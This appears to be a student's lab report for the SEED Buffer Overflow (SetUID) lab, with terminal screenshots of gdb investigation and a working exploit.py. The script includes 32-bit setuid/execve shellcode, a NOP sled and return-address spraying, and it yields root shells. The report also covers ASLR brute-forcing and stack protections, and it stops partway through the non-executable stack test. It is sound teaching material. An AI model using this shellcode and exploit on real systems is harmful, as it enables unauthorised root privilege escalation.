
SEED Buffer Overflow (SetUID)


1. Testing the shellcode (assembly code)
   a. In the shellcode folder, compile the program with **make**. Run a32.out and a64.out and describe your observations.



```
[04/15/24]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[04/15/24]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[04/15/24]seed@VM:~/.../shellcode$ ./a32.out
$ whoami
seed
$ hello
/bin//sh: 2: hello: not found
$ q
/bin//sh: 3: q: not found
$ quit
/bin//sh: 4: quit: not found
$ exit
[04/15/24]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ hello
/bin//sh: 2: hello: not found
$ exit
[04/15/24]seed@VM:~/.../shellcode$ 
```

When I typed **make**, two output files (a32.out and a64.out) were created; when I ran each of these with **./*.out**, I noticed that they both spawned user shells.


2. Understanding the vulnerable code
   a. In the code folder, compile the program with **make.**



```
[04/15/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[04/15/24]seed@VM:~/.../code$ ls
brute-force.sh  stack.c        stack-L2       stack-L3-dbg
exploit.py      stack-L1       stack-L2-dbg   stack-L4
Makefile        stack-L1-dbg   stack-L3       stack-L4-dbg
[04/15/24]seed@VM:~/.../code$ 
```

When I typed **make**, eight output files (stack-L1, stack-L2, stack-L3, stack-L4, stack-L1-dbg, stack-L2-dbg, stack-L3-dbg, and stack-L4-dbg) were created.

3. Launch an attack on the 32-bit program.
    a. Investigation


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
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
seed
Trash
seed@VM: ~/.../code
Right Ctrl

```
[04/15/24]seed@VM:~/.../code$ touch badfile
[04/15/24]seed@VM:~/.../code$ gdb -q stack-L1-dbg
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Labsetup/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb88 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf70 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf78 --> 0xffffd1a8 --> 0x0
ESP: 0xffffcb6c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
```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
```
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcb6c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb70 --> 0xffffcf93 --> 0x456
0008| 0xffffcb74 --> 0x0
0012| 0xffffcb78 --> 0x3e8
0016| 0xffffcb7c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb80 --> 0x0
0024| 0xffffcb84 --> 0x0
0028| 0xffffcb88 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf93 "V\004") at stack.c:16
16      {
```


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
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
Trash
seed@VM: ~/.../code
Right Ctrl

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf70 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb68 --> 0xffffcf78 --> 0xffffd1a8 --> 0x0
ESP: 0xffffcaf0 ("1pUV\204\317\377\377\220\325\377\367\340\263\374", <incomplete
 sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
```



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
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
seed@VM: ~/.../code

```
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffcaf0 ("1pUV\204\317\377\377\220\325\377\367\340\263\374", <incomplet
e sequence \367>)
0004| 0xffffcaf4 --> 0xffffcf84 --> 0x0
0008| 0xffffcaf8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcafc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcb00 --> 0x0
0020| 0xffffcb04 --> 0x0
0024| 0xffffcb08 --> 0x0
0028| 0xffffcb0c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb68
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcafc
gdb-peda$ quit
[04/15/24]seed@VM:~/.../code$ 
```

I created a file 'badfile' using the **touch** command, then used gdb to step through the program stack-L1-dbg. Finally, I got the ebp value, buffer, and exited gdb.

b. Launch an attack



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
Trash
seed@VM: ~/.../code

```
[04/15/24]seed@VM:~/.../code$ ./exploit.py
[04/15/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ whoami
seed
$ exit
[04/15/24]seed@VM:~/.../code$
```

I modified the exploit.py file with the provided 32-bit shellcode, a new shellcode starting position (517 - len(shellcode)), return address (0xffffcb68 + 120), and offset (0xffffcb68 - 0xffffcafc = 0x16c = 108 + 4 = 112).

4. Launch an attack on the 32-bit program without knowing the buffer size.




```
# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb68 + 120
#offset = 112
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address

for i in range(100, 200, L):
        content[i:i + L] = (ret).to_bytes(L,byteorder='little')

# content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')

###################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
        f.write(content)
[04/17/24]seed@VM:~/.../code$ ./exploit.py
[04/17/24]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
# exit
[04/17/24]seed@VM:~/.../code$
```

Given the constraints of this task, I know that the range of the buffer size is somewhere between 100 and 200. Therefore, if I create a loop to iterate through the potential offset (100 – 200) and set that range of values to the return address, the instruction pointer has a greater chance of pointing at one of those return addresses.


5. N/A

6. N/A

7. Defeating dash’s countermeasure




```
[04/16/24]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[04/16/24]seed@VM:~/.../code$ cat exploit.py
#!/usr/bin/python3

import sys
shellcode= (
        "\x31\xdb\xb0\x17\xcd\x80"
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
        "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
        "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP’s
content = bytearray(0x90 for i in range(517))

##################################################################

# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb68 + 320
```



```
# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb68 + 320
offset = 112
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')

##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
        f.write(content)
[04/16/24]seed@VM:~/.../code$ ./exploit.py
[04/16/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[04/16/24]seed@VM:~/.../code$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Apr 16 21:23 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
[04/16/24]seed@VM:~/.../code$
```

Unsurprisingly, when running a32.out and a64.out, either of which spawned a shell with root privileges with setuid(0) or spawned a shell with user privileges without setuid(0). After setting /bin/sh to point back to /bin/dash, I prepended the shellcode in the payload with instructions to setuid(0) to match the effective and real UIDs.


8. Defeating address randomization



```
1 minutes and 3 seconds elapsed.
The program has been running 39081 times so far.
Input size: 517
./brute-force.sh: line 14: 209017 Segmentation fault      ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39082 times so far.
Input size: 517
./brute-force.sh: line 14: 209018 Segmentation fault      ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39083 times so far.
Input size: 517
./brute-force.sh: line 14: 209019 Segmentation fault      ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39084 times so far.
Input size: 517
./brute-force.sh: line 14: 209020 Segmentation fault      ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39085 times so far.
Input size: 517
./brute-force.sh: line 14: 209021 Segmentation fault      ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 39086 times so far.
^C
[04/16/24]seed@VM:~/.../code$
```

Unsurprisingly, after enabling address randomization the exploit no longer spawned a shell. After running the bash script that keeps the program in a loop until the addresses match up, a shell spawned.


9. Experimenting with other countermeasures
    a. Enabling/disabling Stack Guard protection



```
[04/16/24]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/16/24]seed@VM:~/.../code$ nano Makefile
[04/16/24]seed@VM:~/.../code$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stac
k-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
[04/16/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[04/16/24]seed@VM:~/.../code$ ./exploit.py
[04/16/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

With -fno-stack-protector enabled the exploit spawned a shell as expected; however, after disabling it, no shell was spawned as a stack smashing error was detected.

b. Enabling/disabling non-executable stack protection



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Terminal
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seed
Trash
seed@VM: ~/.../code
Right Ctrl

```
[04/16/24]seed@VM:~/.../code$ nano Makefile
[04/16/24]seed@VM:~/.../code$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3
-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
[04/16/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z noexecstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z noexecstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack
.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z noexecstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z noexecstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack
.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
